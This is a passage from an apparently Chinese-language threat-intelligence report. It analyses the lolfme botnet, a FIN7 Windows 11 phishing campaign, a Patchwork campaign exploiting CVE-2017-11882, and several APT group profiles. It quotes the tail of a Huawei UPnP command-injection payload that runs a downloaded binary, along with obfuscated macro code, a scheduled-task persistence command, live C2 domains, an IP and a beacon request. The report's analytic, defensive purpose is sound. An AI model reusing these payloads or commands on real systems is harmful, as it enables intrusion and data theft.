  "mod +x /tmp/.kx; /tmp/.kx huawei.mips}</NewStatusURL><NewDownloadURL>${echo HUAWEIUPNP}</NewDownloadURL>"
  "</u:Upgrade></s:Body></s:Envelope>\r\n"
  "\r\n"
  "\r\n",
  v63);
```


5.2.2.5 攻击指令

样本共计有多达 20 条攻击指令，主体功能依然是发起 DDoS 攻击，同时相较于 Gafgyt 又有了许多新的功能点，比如使受感染设备成为下载服务器，tcpark 等等，攻击指令的参数通过加密的方式存储，这样可以达到规避检测的效果：

上线包同样以加密方式存储，解密后发送给远程服务器：

解密后上线包：0x1\0x1\0x5\0x7\0x9\0x0

对于 C2 返回数据，先经过解密函数 decrypt_for_recv（）处理：



最后匹配这些数据中不同字符串执行不同功能，攻击指令整理如下：

5.2.3 小结

从 5 月份初次发现 lolfme 僵尸网络的测试版本至今已过去多个月，最初的样本涵盖了 x86-64，Intel 80386，ARM 等多个 CPU 架构，近期发现的样本以 ARM CPU 架构的居多，在这段时间里 lolfme 经历了多次版本的更迭，功能趋于完善，隐蔽性也在不断增强，虽然至今尚未发现与该僵尸网络相关的攻击事件发生，样本量也并不是很多，但面对一个长时间持续更新与升级，功能相对完善的僵尸网络，我们有理由给予足够的重视，伏影实验室将持续追踪 lolfme 僵尸网络及其背后运营者 Keksec 组织的活动。

5.3 APT 组织 FIN7 利用 WINDOWS11 话题诱饵的鱼叉攻击活动

5.3.1 概述

2021 年 7 月，伏影实验室捕获了多个使用 windows11 相关话题作为诱饵的钓鱼文档。这些钓鱼文档显示了一些不同于常见钓鱼攻击的思路和技巧。通过深入分析，伏影实验室发现这些钓鱼文档是 FIN7 组织正在进行的大规模鱼叉攻击活动的一部分，其释放的木马实际上是该组织常用的 Griffon 木马的较新变种。

钓鱼文档与后续攻击组件的技术细节显示，FIN7 组织在本次鱼叉攻击活动中开始更频繁地检测主机环境，并在掩盖攻击痕迹方面花费了更多精力。

这些钓鱼文档再次证明，FIN7 组织并未因 2018 年的集中抓捕行动而解散，而是在改变了经营模式后，更谨慎地进行以盗取金融资产为主的网络犯罪活动。安全厂商应密切注意使用 FIN7 组织已知攻击工具的各类攻击活动。

5.3.2 攻击组织情况

FIN7 是一家先进的，以金融为目标的组织，其活动最早始于 2015 年。该组织历来以零售，餐饮和酒店业公司为目标，初始感染环节采用精心设计的鱼叉式钓鱼活动。一旦进入受害者的网络中，该组织便利用类似于 APT 的行为来维持和扩大立足点，直到他们完成目标或具备获取信息的能力。

据悉，从 2015 年开始，FIN7 成员就针对 100 多家公司开展了高度复杂的恶意软件活动。组织成员入侵了数以千计的计算机系统，窃取了百万计的客户信用卡和借记卡号，进而出售并牟利。仅在美国，FIN7 就成功突破了 47 个州和哥伦比亚特区的公司的计算机网络，从 3,600 多个单独营业地点的 6,500 多个销售点中窃取了 1500 万张客户卡记录。

该组织条理并结构化的运营以及他们适应和更改 TTP 的规模和速度表明，FIN7 是大规模的网络犯罪团伙。2018 年 8 月 1 日，FIN7 的三位领导者被逮捕，分别是现年 44 岁的乌克兰国民 Dmytro Fedorov、33 岁的 Fedir Hladyr 和 30 岁的 Andrii Kolpakov。

然而，卡巴斯基在 2019 年和 2020 年的公开内容显示，FIN7 组织在失去领导者后依然在进行网络犯罪活动，甚至伪装为渗透测试公司并大规模招募黑客。这一重组的黑客团体被命名为 FIN7.5。

2020 年底的一篇分析文章 [3] 显示，FIN7 组织的攻击活动开始投递 RYUK 勒索软件。

5.3.3 技术分析

本次 FIN7 钓鱼攻击事件中出现了多个诱饵文档，其中多数文档使用了相同的攻击流程，但包含的恶意代码与执行逻辑稍有不同。本节的分析将以名为“Clients-State-072021-4.doc”的样本为主。

5.3.3.1 钓鱼文档

该文档打开后，显示如下内容：

文档的第一页包含一张诱饵图片，声称该文档使用 windows11 alpha 版本制作，需要用户打开编辑功能。这是一种常见的社会工程学手法。为增加可信度，图片附带了来自 windows 官方网站的合法二维码链接图片。文档的第二页包含一份字符不可见的表格，该表格包含的内容将被后续攻击流程使用。

5.3.3.2 恶意 vba 宏

该文档包含一段比较复杂的恶意 vba 宏代码，将在受害者开启 word 编辑功能后启动。

混淆手法

该恶意宏代码包含几种已知的混淆手法。混淆手法一如下图，该木马包含大量注释文本，用于对抗检测。这种技巧常被一些俄罗斯 APT 组织使用：

混淆手法二如下图，恶意宏使用的所有字符串通过一个名为 UVRqb 的函数获取：

```
Function UVRqb(ItsfKNvBW) As String
UVRqb = ThisDocument.Tables(2 * 5 - 4).Cell(ItsfKNvBW, (8 * 6 - 47)).Range.Text
UVRqb = IBjdq1x92(Mid(UVRqb, (2 * 2 - 3), Len(UVRqb) - (9 * 5 - 43)))
End Function
```

该函数的功能为从 word 文档中不可见表格中提取对应位置的字符串，将该字符串解析成十进制数列后，经过简单的偏移算法 IBjdq1x92 解出其中的文字信息。该偏移算法使用的密钥为 ASCII 字符串 NY2qBrOIEllx8Br。

功能

去除混淆后，容易发现该宏的主要功能有两部分。第一部分的宏代码主函数名为 FKL6POhP：

该函数主要进行运行环境的检测，其检测项包括：

（1）检测主机所在域是否名为“CLEARMIND”；

（2）通过 LDAP 检测是否存在 CLEARMIND/RootDSE 目录；

（3）检测计算机名称中是否包含 VMware,Virtual,innotek,QEMU,Oracle,Hyper,Parallels 字符串；

（4）检测操作系统的内存总量是否少于 4GB；

（5）检测系统操作语言是否为以下之一：

（6）检测系统语言首选项是否为俄语；

（7）检测注册表项 HKEY_USERS\.DEFAULT\Control Panel\International\User Profile\Languages 是否为俄语。

以上检测若命中任意一项，恶意宏将删除文档中的表格并结束程序。

第二部分宏代码寻找文档中内嵌的名为 word_data.bin 的 ole 流，将其释放和重命名至 %TEMP%\word_data.js 下并执行。

5.3.3.3 恶意 js 脚本（Griffon）

前述 vba 脚本释放并执行的名为 word_data.js 的脚本程序，实际上是 FIN7 组织在既往攻击事件中经常使用的 Griffon 木马程序。

混淆手法

该 js 脚本包含类似的混淆逻辑，包括使用大量注释文本对抗检测、使用混淆算法隐藏字符串内容等。

该 js 脚本使用的混淆算法函数 ri2cy 的逻辑很简单，会将输入的加密字符串转换为十进制数数列，再使用多字节异或解密出对应的字符串。该算法使用的异或键为 ASCII 字符串

gp26vwk9。

功能

去除混淆的 js 脚本符合 FIN7 使用的 Griffon 木马的样式。对该木马早期版本的分析可参见伏影实验室对 FIN7 组织的复盘分析报告。本次出现的新版 Griffon 木马增加了以下对抗功能：

（1）运行时间校验，方式为连续获取 2 次系统时间并与固定值对比，用于反调试；

（2）向固定域名 tnskvggujjqfcskwk.com 发送 post 请求并判断返回值内容，推测为控制木马的 kill switch；

该木马的主要通信逻辑与早期版本一致，会尝试链接以下 url：

https[:]/bypassociation.com/[path1]/[path2]?type=name

[path1] 在以下字段中随机选取：

“images”，“pictures”，“img”，“info”，“new”

[path2] 在以下字段中随机选取：

“sync”，“show”，“hide”，“add”，“new”，“renew”，“delete”

连接 url 后，其发送的 post 包中带有以下信息：

‘group=doc700&secret=7Gjuyf39Tut383w&time=120000&uid=’ + uniq_id + ‘&id=’ + id + ‘&’ + data

其中 uniq_id 为脚本启动时获取的时间戳，id 由 mac 地址和 DNSHostName 组成，data 部分内容为固定字符串”page_id=new”。

5.3.3.4 后续攻击载荷

经测试，Griffon 木马与上述 CnC 通信后，会获取到一个用于收集系统基本信息的 JS 间谍木马。推测该木马属于当前 Griffon 框架的一部分。该间谍木马使用与 Griffon 木马相同的通信逻辑与 bypassociation.com 通信，其发送的 post 请求包的 data 部分内容包含固定字符串”page_id=add_info&info=”和从受害主机收集到的以下内容：

5.3.4 文档分析及攻击者关联

使用了同样诱饵图片的文档中，有一份较早出现（2021-06-29 21:22:09）的样本（md5：dc7c07bac0ce9d431f51e2620da93398）携带了独特的木马程序。该木马程序使用简单的 rc4 加密外壳封装，对应的密钥为 ASCII 字符串 aeghde。

分析解密出的木马程序发现，该木马是使用 C++ 重写的 JSSLoader 下载者木马程序。该木马原本是 .NET 程序，曾被 FIN7 组织和被安全厂商 proofpoint 称作 TA543 的组织使用过。FIN7 组织主要使用 JSSLoader 木马程序下载 Carbanak 木马和 Griffon 木马。 Proofpoint 的相关报告对该 JSSLoader 的演化过程进行了详细分析。

本例中出现的 JSSLoader 木马连接 CnC 为 https[:]//crafterband.com， 对应 IP 为 109.234.37.173。

本次钓鱼攻击事件中出现的木马，是 FIN7 组织已知木马 Griffon 的较新版本。本事件中攻击者展现出的包括大规模投放诱饵、使用通用的诱饵图片、大量的对抗手段等特征也符合 FIN7 组织在以往攻击事件中的表现。由此可以判断，这些利用了 windows 11 话题的诱饵文档，是 FIN7 组织近期发起的钓鱼攻击活动的一部分。

有趣的是，这些钓鱼文档搭载的 vba 代码中，在语言检测部分加入了对德语的判断逻辑。该特征很容易联系到 FIN7 组织曾经的领导者 Fedir Hladyr 的遭遇。根据近期的一则新闻 [6]，这名高级成员在 2018 年于德国被逮捕，并在 2021 年 4 月被判处 10 年监禁。以上信息表明，近期的 FIN7 攻击活动变得更加谨慎，开始有意识地规避特定国家的执法机构。

5.3.5 小结

FIN7 组织依然活跃。本次攻击事件表明，在 2018 年进行的集中抓捕并未彻底消灭这一网络犯罪组织。在经历了一段时间的重组后，卷土重来的 FIN7 组织开始使用新的运营模式和攻击模式，继续施行以盗取金融资产为主的网络犯罪活动。

通过近期攻击事件推测，组织可能已经开始销售其已有的攻击工具，促使其攻击流程与其他黑客组织的攻击流程融合。因此，防御者应积极应对使用 FIN7 已有木马和工具的攻击活动，检测重点应包括该组织常用的 Griffon 木马和 JSSLoader 木马等。

5.4 APT 组织 PATCHWORK 伪装巴基斯坦联邦税务局的鱼叉攻击活动

5.4.1 概述

2021 年 11 月，绿盟科技伏影实验室捕获了一封疑似针对巴基斯坦新能源、高新技术等重点企业的钓鱼文档。经过分析，伏影实验室确认该钓鱼文档来自 APT 组织 Patchwork 在今年 10 月份发动的鱼叉攻击活动，文档被伪装成带有巴基斯坦联邦税务局抬头的税收减免申请表，被用于窃取符合减税条件的国家重点企业员工的个人信息。

5.4.2 攻击组织情况

Patchwork，又称为 Dropping Elephant、APT-C-09 或摩诃草，是一个具有印度背景的老牌 APT 组织。该组织通常以南亚焦点局势尤其是克什米尔地区冲突信息作为诱饵，对包括中国和巴基斯坦在内的印度邻国发动长期渗透攻势，积极收集各类政治、军事目标设施中的数据内容。本年度 Patchwork 依然活跃，已发起多起针对中国和巴基斯坦的鱼叉攻击行动。

5.4.3 技术分析

5.4.3.1 钓鱼文档

该钓鱼文档名为“Special_Tax_Relief_Package.rtf_”，创建时间为 2021 年 10 月 7 日。文档打开后显示类似于税收减免申请表的内容，要求用户输入包括姓名、工作单位、出生日期、巴基斯坦身份证编号（CNIC）、邮件和电话号码等内容。该表格的抬头为巴基斯坦联邦税务局（Federal Board of Revenue Pakistan）。

114(6) (Information to be provided by Employees of federal government departments and undertakings for special tax relief package)

Name:

Department /Organization:

Date of Birth (DD-MM-YYYY):

CNIC No.:

Email:

Mobile No.

+92

Income from Salary (Approx.):

Declaration:


I certify that the statement made by me in this process is true, complete and correct to the best of my knowledge and belief

Date: _____ **Place:** _____

Print Date: Thu, 07 Oct 2021 11:58:09 1

在巴基斯坦已公开的税收优惠政策（https://taxsummaries.pwc.com/pakistan/corporate/tax-credits-and-incentives）中，符合上述减税条件的行业包括新能源、物流、相关制造业以及“特殊技术区（STZ）”中的企业等。

该钓鱼文档内置了 CVE-2017-11882 漏洞利用代码，内置的 ole 对象可以触发 Office 应用中公式编辑器组件的栈溢出漏洞，从而执行指定的 shellcode。



5.4.3.2 shellcode

上述漏洞利用将触发两段 shellcode。shellcodeA 的主要功能为通过栈地址计算得到 shellcodeB 的起始位置，并跳转至 shellcodeB 执行。

shellcodeB 的主要功能包括：

（1）检测系统中是否存在名为 avp.exe（Kaspersky 主进程）或 AvastSvc.exe（Avast 主进程）的程序，若存在，则执行以下 shell 命令：/c schtasks /create /sc minute /mo 1 /tn WindowsUpdate /tr；

（2）在注册表自启动项中添加以下项和值：

OneDrive	REG_SZ	C:\ProgramData\OneDrive.exe

（3）提取 shellcode 尾部的一个 PE 文件，添加 DOS 魔术字 0x4D0x5A 后保存至 C:\ProgramData\OneDrive.exe 目录下。

shellcodeB 释放的名为 OneDrive.exe 的程序是 Patchwork 常用的 BADNEWS 木马组件。

5.4.3.3 BADNEWS

该 BADNEWS 木马是旧版本木马的变种版本，主要作用依然是为攻击者提供基本的后门功能，包括键盘记录、截图、文件上传、cmd 执行、程序下载和执行等。该木马程序显示的创建时间为 2021 年 10 月 6 日，该时间与钓鱼文档的创建时间相近。该木马程序带有一个无效的签名，显示名称为 G DATA Software AG：

通信

该 BADNEWS 木马启动后，首先会向指定地址 gert.kozow.com//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//BDyot0NxyG.php 发送如下所示的 POST 请求：

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//BDyot0NxyG.php HTTP/1.1
HOST: gert.kozow.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 202

[illegible]HTTP/1.0 200 OK
```

该 POST 流量中的正文部分包含加密数据，对应内容为宿主机基本信息。此处加密逻辑包括以下三个步骤：

（1）aes-cbc-128 加密，密钥为 hex 数据 DD 18 76 84 82 03 D9 E1 0A BC EE C0 72 82 FF 37；


（2）base64 转码；

（3）在转码后字符串的固定位置嵌入“=”与“&”字符；

有趣的是，BADNEWS 开发者可能是为了防止密文被破译，会在原始数据尾部加入长度为 1 至 16 之间的冗余数据，但由于具体实现中 srand 函数位于 rand 之后，因此首次通信时冗余数据长度恒定为 12。

```
viinbuf = inbuf;
vinbuflen = inbuflen;
if ( outlen )
  *outlen = 0;
vpaddedlen = (inbuflen & 0xFFFFFFF0) + 16;
vrandnum = rand() % 16 + 1;
vvrandnum = vrandnum;
retlen = vpaddedlen + vrandnum;
vbuf = (char *)malloc(vpaddedlen + vvrandnum);
vvbuf = vbuf;
if ( vbuf )
{
  memset(vbuf, vpaddedlen - vinbuflen, (vinbuflen & 0xFFFFFFF0) + 16);
  if ( vinbuflen )
    memmove_0(vvbuf, viinbuf, viinbuflen);
  aes_init_401010(&vroundkey, key);
  v13 = 0;
  v14 = 0;
  v15 = 0;
  v16 = 0;
  aes_encrypt_4032F7(&v13, &vroundkey, (int)vvbuf, vvbuf, (vinbuflen & 0xFFFFFFF0) + 16);
  srand_rand_40373C((int)&vvbuf[vpaddedlen], vvrandnum);
  if ( outlen )
    *outlen = retlen;
  vbuf = vvbuf;
}
return vbuf;
```

由该特性，可以使用如下逻辑获得该数据的解密内容：




解密后的字符串是由多个键值对组成的格式化数据，每个键与内容的对应关系为：

BADNEWS 木马向 CnC 发送上述 POST 请求后，CnC 将返回对应的指令字符串，控制 BADNEWS 木马的后续动作。

功能

通过解析 CnC 下发的指令字符串，BADNEWS 木马可以执行以下对应的功能：

上述功能中的上传路径为硬编码地址 gert.kozow.com//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//UYEfgEpXAOE.php。该木马的键盘记录功能比较完善，其生成的 TPX498.dat 文件会保存包括时间和窗口名称的详细日志：



5.4.4 小结

本次发现的鱼叉攻击活动，其直接目标为窃取巴基斯坦有价值群体的个人信息。该活动带有典型的Patchwork行为特征，包括相同的诱饵构造逻辑、漏洞利用构造逻辑与攻击组件等。相较以往版本，本次出现的 BADNEWS 变种木马精简了 CnC 地址获取逻辑，通过降低行为的隐蔽度，使整体攻击流程更加直接和迅速。

06

2021 年 APT 组织情报图鉴

6.1 情报新增 APT 组织

注：部分钻石模型数据由于未及时更新导致与表格数据统计不一致

6.1.1 TA575

组织名	TA575	
中文名	无	
组织地理	未知	
别名	无	
历史目标	美国	
目标行业	医疗保健，政府，法律	
发现时间	2020-12-01	
最近活跃	2021-08-19	
动机	数据窃取 , 潜伏控守	
描述	TA575 是一个以财务为动机的网络犯罪集团，也是 Dridex 下的活跃组织。他们以进行大规模垃圾邮件活动而闻名，这些活动使用恶意文档诱饵来发送恶意软件，如 Dridex、Qakbot 和 WastedLocker。该组织针对美国的医疗保健、政府和法律行业。	

钻石模型


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	1790	1105	685	0

最近发布报告

2021-08-19	Threat Thursday: TA575/Dridex	BlackBerry
2021-06-22	Dridex Payloads swapped for Cobalt Strike	alienvault
2021-06-16	The First Step: Initial Access Leads to Ransomware	proofpoint

APT 组织画像



6.1.2 LuminousMoth

组织名	LuminousMoth
中文名	无
组织地理	未知
别名	无
历史目标	菲律宾、缅甸
目标行业	政府
发现时间	2020-09-30
最近活跃	2021-07-15
动机	潜伏控守

描述	LuminousMoth 是一个针对自菲律宾和缅甸的 APT 组织，APT 组织在利用带有 Dropbox 下载链接的钓鱼邮件分发恶意软件之后，恶意软件试图通过感染可移动 USB 驱动器来传播。再利用 DLL 修改注册表实现持久化，在系统自启时运行恶意软件，枚举存储在驱动器上的文件，将其保存在名为 udisk.log 的文件中，传到 C2 服务器。而受害者则无法查看驱动器文件。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
4	149	32	117	0

最近发布报告

2021-07-14	LuminousMoth APT: Sweeping attacks for the chosen few	alienvault

APT 组织画像



6.1.3 EvilCorp

组织名	EvilCorp	
中文名	无	
组织地理	俄罗斯	
别名	IndrikSpider,GoldDrake	
历史目标	乌克兰	
目标行业	未知	
发现时间	2009-09-01	
最近活跃	2020-07-31	
动机	经济利益	
描述	EvilCorp（也被称为 IndrikSpider 或 GoldDrake）是俄罗斯的一个 APT 组织，发现于 2009 年，EvilCorp 开发了 Dridex 银行木马，并发起了几次“大型狩猎”勒索软件活动。EvilCorp 最出名的是其 Dridex 恶意软件，该软件最初是一种传统的银行木马，但很快演变成一个多产的僵尸网络，为发起勒索软件攻击提供了初始入口。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	158	59	99	0

最近发布报告		
2021-09-04	How Do You Run A Cybercrime Gang?	bushidotoken
2020-07-31	Recent WastedLocker samples	alienvault
2020-06-23	WastedLocker IOCs - New EvilCorp ransomware	alienvault

APT 组织画像

6.1.4 卢甘斯克

组织名	卢甘斯克
中文名	无
组织地理	卢甘斯克
别名	无
历史目标	乌克兰
目标行业	政府
发现时间	2014-11-09
最近活跃	2020-11-09
动机	数据窃取

描述	卢甘斯克组织的攻击活动至少可以追溯到 2014 年，曾大量通过水坑攻击、网络钓鱼等方式针对乌克兰政府机构进行恶意攻击，并且曾使用开源 Quasar RAT 和 VERMIN 等恶意软件，用以捕获目标的音频和视频，窃取密码，获取机密文件等敏感信息。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	7	7	0	0

最近发布报告

2020-11-9	卢甘斯克组织针对乌克兰的最新定向攻击活动分析	360 威胁情报中心

APT 组织画像



6.1.5 Agrius

组织名	Agrius	
中文名	无	
组织地理	以色列	
别名	无	
历史目标	未知	
目标行业	未知	
发现时间	2021-05-25	
最近活跃	2021-10-01	
动机	间谍活动，勒索破坏	
描述	Agrius 最早在 2020 年活跃于以色列地区，通过伪装成勒索软件攻击进行网络间谍活动，相关的恶意工具包括：DEADWOOD、Apostle、IPsec Helper。	

